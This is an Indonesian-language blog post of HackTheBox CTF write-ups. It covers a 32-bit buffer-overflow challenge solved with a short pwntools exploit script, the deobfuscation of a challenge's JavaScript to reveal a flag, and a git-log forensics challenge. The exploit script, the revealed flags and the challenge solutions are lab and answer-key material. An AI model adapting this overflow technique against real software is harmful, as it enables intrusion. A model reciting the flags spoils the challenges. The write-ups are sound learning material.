You know 0xDiablos - [HackTheBox] - Very Easy

Pertama yang saya lakukan adalah checksec binarynya

```
[*] '/home/klabin/Downloads/You know 0xDiablos/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

Bisa dilihat dari checksecnya semuanya pada off, jadi langsung saja saya analisa binarnyanya.

Yang kemudian saya check adalah functions yang ada pada binary tersebut

```
gef➤  info functions
All defined functions:

Non-debugging symbols:
0x08049000  _init
0x08049030  printf@plt
0x08049040  gets@plt
0x08049050  fgets@plt
0x08049060  getegid@plt
0x08049070  puts@plt
0x08049080  exit@plt
0x08049090  __libc_start_main@plt
0x080490a0  setvbuf@plt
0x080490b0  fopen@plt
0x080490c0  setresgid@plt
0x080490d0  _start
0x08049110  _dl_relocate_static_pie
0x08049120  __x86.get_pc_thunk.bx
0x08049130  deregister_tm_clones
0x08049170  register_tm_clones
0x080491b0  __do_global_dtors_aux
0x080491e0  frame_dummy
0x080491e2  flag
0x08049272  vuln
0x080492b1  main
0x08049330  __libc_csu_init
0x08049390  __libc_csu_fini
0x08049391  __x86.get_pc_thunk.bp
0x08049398  _fini
```

Function flag memikat perhatian saya, karena ada kata “flag” :D, langsung saya disas aja functionnya untuk melihat ada apa isinya

```
0x08049238 <+86>:    push   0x40
0x0804923a <+88>:    lea    eax,[ebp-0x4c]
0x0804923d <+91>:    push   eax
0x0804923e <+92>:    call   0x8049050 <fgets@plt>
0x08049243 <+97>:    add    esp,0x10
0x08049246 <+100>:   cmp    DWORD PTR [ebp+0x8],0xdeadbeef
0x0804924d <+107>:   jne    0x8049269 <flag+135>
0x0804924f <+109>:   cmp    DWORD PTR [ebp+0xc],0xc0ded00d
0x08049256 <+116>:   jne    0x804926c <flag+138>
0x08049258 <+118>:   sub    esp,0xc
0x0804925b <+121>:   lea    eax,[ebp-0x4c]
0x0804925e <+124>:   push   eax
0x0804925f <+125>:   call   0x8049030 <printf@plt>
0x08049264 <+130>:   add    esp,0x10
0x08049267 <+133>:   jmp    0x804926d <flag+139>
```

Disini functionnya membutuhkan 2 input param untuk melakukan print flagnya.

Kemudian saya mencari offsetnya

```
gef➢  pattern offset $esp
[+] Searching for '$esp'
[+] Found at offset 192 (little-endian search) likely
```

Dengan semua informasi yang saya miliki, sekarang saya sudah bisa membuat payloadnya.

Notes:


1. Dikarenakan binarynya itu 32 bit jadi di -4 buat stack alignment (cmiiw)

```
  GNU nano 6.4
from pwn import *


r = process("./vuln")

r.recv()

bof = 192 - 4

payload = b'a' * bof

#address flag
payload += p32(0x080491e2)

payload += b'a' * 4

payload += p32(0xdeadbeef)

payload += p32(0xc0ded00d)

r.sendline(payload)
r.interactive()
```

Kemudian ketika di run ke spill flagnya


```
┌──(klabin㉿Klabin)-[~/Downloads/You know 0xDiablos]
└─$ python3 0xdiablos.py
[+] Opening connection to 134.209.176.83 on port 32249: Done
[*] Switching to interactive mode
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
\xd0\xde\xc0aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa\xe2\x9aaaa\xde
HTB{0ur_Buff3r_1s_not_healthy}$
$
```

Canvas - [HackTheBox] - Easy



HTB{ 🤦‍♂️ }

Sekian terima kasih




Diawal saya juga mengira flagnya cuma tinggal kita copy, tetapi ternyata tidak bisa semudah itu :D.

Kemudian saya melakukan pengecheckan pada semua file yang diberikan, dan pada file jsnya ada kejanggalan yang cukup blatant, karena… tidak bisa dibaca

```
1  var _0x4e0b=['\x74\x6f\x53\x74\x72\x69\x6e\x67','\x75\x73\x65\x72\x6e\x61\x6d\x65','\x63\x6f\x6e\x73\x6f\x6c\x65',
   '\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42\x79\x49\x64','\x6c\x6f\x67','\x62\x69\x6e\x64','\x64\x69\x73\x61\x62\x6c\x65\x64',
   '\x61\x70\x70\x6c\x79','\x61\x64\x6d\x69\x6e','\x70\x72\x6f\x74\x6f\x74\x79\x70\x65',
   '\x7b\x7d\x2e\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72\x28\x22\x72\x65\x74\x75\x72\x6e\x20\x74\x68\x69\x73\x22\x29\x28\x20\x29',
   '\x20\x61\x74\x74\x65\x6d\x70\x74\x3b','\x76\x61\x6c\x75\x65','\x63\x6f\x6e\x73\x74\x72\x75\x63\x74\x6f\x72',
   '\x59\x6f\x75\x20\x68\x61\x76\x65\x20\x6c\x65\x66\x74\x20','\x74\x72\x61\x63\x65',
   '\x72\x65\x74\x75\x72\x6e\x20\x2f\x22\x20\x2b\x20\x74\x68\x69\x73\x20\x2b\x20\x22\x2f','\x74\x61\x62\x6c\x65','\x6c\x65\x6e\x67\x74\x68',
   '\x5f\x5f\x70\x72\x6f\x74\x6f\x5f\x5f','\x65\x72\x72\x6f\x72','\x4c\x6f\x67\x69\x6e\x20\x73\x75\x63\x63\x65\x73\x73\x66\x75\x6c\x6c\x79'];
   (function(_0x173c04,_0x4e0b6e){var _0x20fedb=function(_0x2548ec){while(--_0x2548ec){_0x173c04['\x70\x75\x73\x68'](_0x173c04
   ['\x73\x68\x69\x66\x74']());}};_0x544f36=function(){var _0x4c641a={'\x64\x61\x74\x61':{'\x6b\x65\x79':'\x63\x6f\x6f\x6b\x69\x65',
   '\x76\x61\x6c\x75\x65':'\x74\x69\x6d\x65\x6f\x75\x74'},'\x73\x65\x74\x43\x6f\x6f\x6b\x69\x65':function(_0x35c856,_0x13e7c5,_0x58186,
   _0xf5e7a4){_0xf5e7a4=_0xf5e7a4||{};var _0x120843=_0x13e7c5+'\x3d'+_0x58186,_0x3f3096=0x0;for(var _0x159a78=0x0,_0x1307a5=_0x35c856
   ['\x6c\x65\x6e\x67\x74\x68'];_0x159a78<_0x1307a5;_0x159a78++){var _0x2316f9=_0x35c856[_0x159a78];_0x120843+='\x3b\x20'+_0x2316f9;var
   _0x22cb86=_0x35c856[_0x2316f9];_0x35c856['\x70\x75\x73\x68'](_0x22cb86),_0x1307a5=_0x35c856['\x6c\x65\x6e\x67\x74\x68'],_0x22cb86!==!![]&&
   (_0x120843+='\x3d'+_0x22cb86);}_0xf5e7a4['\x63\x6f\x6f\x6b\x69\x65']=_0x120843;},
   '\x72\x65\x6d\x6f\x76\x65\x43\x6f\x6f\x6b\x69\x65':function(){return'\x64\x65\x76';},'\x67\x65\x74\x43\x6f\x6f\x6b\x69\x65':function
   (_0x589958,_0x2bfede){_0x589958=_0x589958||function(_0x168695){return _0x168695;};var _0x4b3aae=_0x589958(new RegExp
   ('\x28\x3f\x3a\x5e\x7c\x3b\x20\x29'+_0x2bfede['\x72\x65\x70\x6c\x61\x63\x65']((/([.$?*|{}()[]\/+^])/g,'\x24\x31')
   +'\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29')),_0x43e750=function(_0x387366,_0x8c72e7){_0x387366(++_0x8c72e7);};return _0x43e750(_0x20fedb,
   _0x4e0b6e),_0x4b3aae?decodeURIComponent(_0x4b3aae[0x1]):undefined;}},_0x1d30b3=function(){var _0x23ed4e=new RegExp
   ('\x5c\x77\x2b\x20\x2a\x5c\x28\x5c\x29\x20\x2a\x7b\x5c\x77\x2b\x20\x2a\x5b\x27\x7c\x22\x5d\x2e\x2b\x5b\x27\x7c\x22\x5d\x3b\x3f\x20\x2a\x7d
   ');return _0x23ed4e['\x74\x65\x73\x74']( _0x4c641a['\x72\x65\x6d\x6f\x76\x65\x43\x6f\x6f\x6b\x69\x65']['\x74\x6f\x53\x74\x72\x69\x6e\x67']
   ());};_0x4c641a['\x75\x70\x64\x61\x74\x65\x43\x6f\x6f\x6b\x69\x65']=_0x1d30b3;var _0x488f18='';var _0x4ac08e=_0x4c641a
   ['\x75\x70\x64\x61\x74\x65\x43\x6f\x6f\x6b\x69\x65']();if(!_0x4ac08e)_0x4c641a['\x73\x65\x74\x43\x6f\x6f\x6b\x69\x65'](['\x2a'],
   '\x63\x6f\x75\x6e\x74\x65\x72',0x1);else _0x4ac08e?_0x488f18=_0x4c641a['\x67\x65\x74\x43\x6f\x6f\x6b\x69\x65'](null,
   '\x63\x6f\x75\x6e\x74\x65\x72'):_0x4c641a['\x72\x65\x6d\x6f\x76\x65\x43\x6f\x6f\x6b\x69\x65']();};_0x544f36();}(_0x4e0b,0x182));var
   _0x20fe=function(_0x173c04,_0x4e0b6e){_0x173c04=_0x173c04-0x0;var _0x20fedb=_0x4e0b[_0x173c04];return _0x20fedb;};var _0x35c856=function()
   {var _0x58186=!![];return function(_0xf5e7a4,_0x120843){var _0x3f3096=_0x58186?function(){var _0x228e0e=_0x20fe;if(_0x120843){var
   _0x159a78=_0x120843[_0x228e0e('\x30\x78\x31\x31')](_0xf5e7a4,arguments);return _0x120843=null,_0x159a78;}}:function(){};return _0x58186=!
   [], 0x3f3096;};}(), _0x4ac08e=_0x35c856(this,function(){var _0x1307a5=function(){var _0x257462=_0x20fe, _0x2316f9=_0x1307a5[_0x257462
```

Obfuscate merupakan sebuah cara untuk membuat data menjadi sulit untuk dibaca tetapi memiliki functionality yang tidak terganggu gugat. Diatas merupakan salah satu bentuk dari java script yang di obfuscate. Bagaimana cara untuk me reverse effect ini? Saya menggunakan JS Deobfuscator yang disediakan oleh dcode.fr




```
var res = String["fromCharCode"](72, 84, 66,
123, 87, 51, 76, 99, 48, 109, 51, 95, 55, 48,
95, 74, 52, 86, 52, 53, 67, 82, 49, 112, 55,
95, 100, 51, 48, 98, 70, 117, 53, 67, 52, 55,
49, 48, 78, 125, 10);
```


Kemudian setelah di deobfuscate saya melihat ada var yang sus, saya masukin saja ke cyber chef untuk di decypher

Dan berikut flagnya ketemu.


Illumination - Forensic - Easy



1. Disini langsung aja kita download dan extract filenya lalu kita pindah directory menggunakan cd (change directory) ke Downloads > Illumination.JS
2. Kalau sudah, kita lihat apa saja yang ada di dalam folder Illumination.JS. Pertama saya menggunakan ls tapi untuk lebih yakin tidak ada file yang tertinggal, saya menggunakan ls -la untuk menampilkan semua file direktori yang ada di folder tersebut. Seperti gambar di bawah, terlihat di dalamnya ada bot.js, config.json, dan .git



3. Disini saya langsung mencoba membuka .git dan melihat isinya. Dari semua isinya, saya tertarik dengan logs, mungkin saja ada yang pernah ditambahkan atau dihapus di dalam direktori.



4. Setelah dibuka logsnya, terdapat direktori lain, jadi saya membukanya sampai akhir dan menemukan tulisan seperti di bawah. Tulisan tersebut ternyata memang log dan memang agak membingungkan, namun di dalamnya terdapat beberapa pesan seperti:

   "Moving to Git, first time using it. First Commit!"
   "Added some more comments for the lovely contributors! Thanks for helping out!"
   "Thanks to contributors, I removed the unique token as it was a security risk. Thanks for reporting responsibly!"
   "Added some whitespace for readability!"

   Dari keempat pesan tersebut, ada sebuah pesan yang menyatakan penghapusan "unique token". Jadi saya berpikir mungkin saja pesan tersebut akan menjadi sebuah informasi juga.

```
kali@kali: ~/Downloads/Illumination.JS/.git/logs/refs/heads
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$ ls -la
total 20
drwx------ 3 kali kali 4096 May 30  2019 .
drwx------ 7 kali kali 4096 May 30  2019 ..
-rw-r--r-- 1 kali kali 5189 May 30  2019 HEAD
drwx------ 3 kali kali 4096 May 30  2019 refs

┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$ cd refs

┌──(kali㉿kali)-[~/…/Illumination.JS/.git/logs/refs]
└─$ ls -la
total 12
drwx------ 3 kali kali 4096 May 30  2019 .
drwx------ 3 kali kali 4096 May 30  2019 ..
drwx------ 2 kali kali 4096 May 30  2019 heads

┌──(kali㉿kali)-[~/…/Illumination.JS/.git/logs/refs]
└─$ cd heads

┌──(kali㉿kali)-[~/…/.git/logs/refs/heads]
└─$ ls -la
total 12
drwx------ 2 kali kali 4096 May 30  2019 .
drwx------ 3 kali kali 4096 May 30  2019 ..
-rw-r--r-- 1 kali kali 1862 May 30  2019 master

┌──(kali㉿kali)-[~/…/.git/logs/refs/heads]
└─$ cat master
0000000000000000000000000000000000000000 1ccf7afbde496b9f53ffe7f22134b490e66008f7 Dan <dan@sherlock-security.com> 1559250962 +0100	commit (initial): Moving to Git, first time using it. First Commit!
1ccf7afbde496b9f53ffe7f22134b490e66008f7 c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 Dan <dan@sherlock-security.com> 1559251136 +0100	commit: Added some more comments for the lovely contributors! Thanks for h
elping out!
c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 441981f5e5eb82cccde5657c3ef77d643eb42da1 Dan <dan@sherlock-security.com> 1559251408 +0100	commit: Thanks to contributors, I removed the unique token as it was a sec
urity risk. Thanks for reporting responsibly!
441981f5e5eb82cccde5657c3ef77d643eb42da1 8fcfb2c7335186c59bb10b506a532273f9abbca1 Dan <dan@sherlock-security.com> 1559251946 +0100	rebase -i (finish): refs/heads/master onto 1ccf7afbde496b9f53ffe7f22134b49
0e66008f7
8fcfb2c7335186c59bb10b506a532273f9abbca1 3359900ad3025d26017d220304a6f3e4cc9b7773 Dan <dan@sherlock-security.com> 1559252139 +0100	rebase -i (finish): refs/heads/master onto 775c6d15faecfc7b2edf9d31e080429
20ebfc910
3359900ad3025d26017d220304a6f3e4cc9b7773 4817be4151d69dfaf8e50d39f11396dd15c94dad Dan <dan@sherlock-security.com> 1559252320 +0100	commit: Added some whitespace for readability!
4817be4151d69dfaf8e50d39f11396dd15c94dad a6142717ed04f5dbc430b2c747be9e686d8316a6 Dan <dan@sherlock-security.com> 1559252360 +0100	commit (amend): Added some whitespace for readability!
a6142717ed04f5dbc430b2c747be9e686d8316a6 b67f71e1508934b4c5dac0c905be06f1f0cae155 Dan <dan@sherlock-security.com> 1559252371 +0100	commit (amend): Added some whitespace for readability!
b67f71e1508934b4c5dac0c905be06f1f0cae155 edc5aabf933f6bb161ceca6cf7d0d2160ce333ec Dan <dan@sherlock-security.com> 1559252432 +0100	rebase -i (finish): refs/heads/master onto ddc606f8fa05c363ea4de20f31834e9
7dd527381

┌──(kali㉿kali)-[~/…/.git/logs/refs/heads]
└─$
```

5. Karna sebelumnya kita sudah melihat isi direktori refs, sekarang kita lihat direktori HEAD dan ternyata isinya lebih panjang, namun intinya sama saja.

```
kali@kali: ~/Downloads/Illumination.JS/.git/logs
File  Actions  Edit  View  Help
└─$ ls -la
total 20
drwx------ 3 kali kali 4096 May 30  2019 .
drwx------ 7 kali kali 4096 May 30  2019 ..
-rw-r--r-- 1 kali kali 5189 May 30  2019 HEAD
drwx------ 3 kali kali 4096 May 30  2019 refs

┌──(kali㉿kali)-[~/Downloads/Illumination.JS/.git/logs]
└─$ cat HEAD
0000000000000000000000000000000000000000 1ccf7afbde496b9f53ffe7f22134b490e66008f7 Dan <dan@sherlock-security.com> 1559250962 +0100	commit (initial): Moving to Git, first time using it. First Commit!
1ccf7afbde496b9f53ffe7f22134b490e66008f7 c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 Dan <dan@sherlock-security.com> 1559251136 +0100	commit: Added some more comments for the lovely contributors! Thanks for h
elping out!
c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 441981f5e5eb82cccde5657c3ef77d643eb42da1 Dan <dan@sherlock-security.com> 1559251408 +0100	commit: Thanks to contributors, I removed the unique token as it was a sec
urity risk. Thanks for reporting responsibly!
441981f5e5eb82cccde5657c3ef77d643eb42da1 1ccf7afbde496b9f53ffe7f22134b490e66008f7 Dan <dan@sherlock-security.com> 1559251791 +0100	rebase -i (start): checkout 1ccf7afbde496b9f53ffe7f22134b490e66008f7
1ccf7afbde496b9f53ffe7f22134b490e66008f7 c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 Dan <dan@sherlock-security.com> 1559251791 +0100	rebase -i: fast-forward
c9e94d1a85dc5db6fe95bf94b1953ffb328e6780 95794402d2527eb97c7344413d5dde0756063799 Dan <dan@sherlock-security.com> 1559251860 +0100	commit (amend): Added some more comments for the lovely contributors! Than
ks for helping out!
95794402d2527eb97c7344413d5dde0756063799 2aff779ea868217debc04da97530f3089f46e9d9 Dan <dan@sherlock-security.com> 1559251890 +0100	rebase -i (edit): Thanks to contributors, I removed the unique token as it
 was a security risk. Thanks for reporting responsibly!
2aff779ea868217debc04da97530f3089f46e9d9 8fcfb2c7335186c59bb10b506a532273f9abbca1 Dan <dan@sherlock-security.com> 1559251932 +0100	commit (amend): Thanks to contributors, I removed the unique token as it w
as a security risk. Thanks for reporting responsibly!
8fcfb2c7335186c59bb10b506a532273f9abbca1 8fcfb2c7335186c59bb10b506a532273f9abbca1 Dan <dan@sherlock-security.com> 1559251946 +0100	rebase -i (finish): returning to refs/heads/master
8fcfb2c7335186c59bb10b506a532273f9abbca1 775c6d15faecfc7b2edf9d31e08042920ebfc910 Dan <dan@sherlock-security.com> 1559252020 +0100	rebase -i (start): checkout 775c6d15faecfc7b2edf9d31e08042920ebfc910
775c6d15faecfc7b2edf9d31e08042920ebfc910 1ccf7afbde496b9f53ffe7f22134b490e66008f7 Dan <dan@sherlock-security.com> 1559252020 +0100	rebase -i: fast-forward
1ccf7afbde496b9f53ffe7f22134b490e66008f7 335d6cfe3cdc25b89cae81c50ffb957b86bf5a4a Dan <dan@sherlock-security.com> 1559252110 +0100	commit (amend): Moving to Git, first time using it. First Commit!
335d6cfe3cdc25b89cae81c50ffb957b86bf5a4a 133226d84d7bcc83cf9bd680dd60d8a52641df64 Dan <dan@sherlock-security.com> 1559252124 +0100	rebase -i (edit): Added some more comments for the lovely contributors! Th
anks for helping out!
133226d84d7bcc83cf9bd680dd60d8a52641df64 ddc606f8fa05c363ea4de20f31834e97dd527381 Dan <dan@sherlock-security.com> 1559252125 +0100	commit (amend): Added some more comments for the lovely contributors! Than
ks for helping out!
ddc606f8fa05c363ea4de20f31834e97dd527381 cd3ddd4ffa1faa9f25be88ed90220657b4cf8a45 Dan <dan@sherlock-security.com> 1559252130 +0100	rebase -i (edit): Thanks to contributors, I removed the unique token as it
 was a security risk. Thanks for reporting responsibly!
cd3ddd4ffa1faa9f25be88ed90220657b4cf8a45 3359900ad3025d26017d220304a6f3e4cc9b7773 Dan <dan@sherlock-security.com> 1559252131 +0100	commit (amend): Thanks to contributors, I removed the unique token as it w
as a security risk. Thanks for reporting responsibly!
3359900ad3025d26017d220304a6f3e4cc9b7773 3359900ad3025d26017d220304a6f3e4cc9b7773 Dan <dan@sherlock-security.com> 1559252139 +0100	rebase -i (finish): returning to refs/heads/master
3359900ad3025d26017d220304a6f3e4cc9b7773 4817be4151d69dfaf8e50d39f11396dd15c94dad Dan <dan@sherlock-security.com> 1559252320 +0100	commit: Added some whitespace for readability!
4817be4151d69dfaf8e50d39f11396dd15c94dad a6142717ed04f5dbc430b2c747be9e686d8316a6 Dan <dan@sherlock-security.com> 1559252360 +0100	commit (amend): Added some whitespace for readability!
a6142717ed04f5dbc430b2c747be9e686d8316a6 b67f71e1508934b4c5dac0c905be06f1f0cae155 Dan <dan@sherlock-security.com> 1559252371 +0100	commit (amend): Added some whitespace for readability!
b67f71e1508934b4c5dac0c905be06f1f0cae155 ddc606f8fa05c363ea4de20f31834e97dd527381 Dan <dan@sherlock-security.com> 1559252410 +0100	rebase -i (start): checkout ddc606f8fa05c363ea4de20f31834e97dd527381
ddc606f8fa05c363ea4de20f31834e97dd527381 3359900ad3025d26017d220304a6f3e4cc9b7773 Dan <dan@sherlock-security.com> 1559252410 +0100	rebase -i: fast-forward
3359900ad3025d26017d220304a6f3e4cc9b7773 47241a47f62ada864ec74bd6dedc4d33f4374699 Dan <dan@sherlock-security.com> 1559252424 +0100	commit (amend): Thanks to contributors, I removed the unique token as it w
as a security risk. Thanks for reporting responsibly!
47241a47f62ada864ec74bd6dedc4d33f4374699 edc5aabf933f6bb161ceca6cf7d0d2160ce333ec Dan <dan@sherlock-security.com> 1559252432 +0100	rebase -i (pick): Added some whitespace for readability!
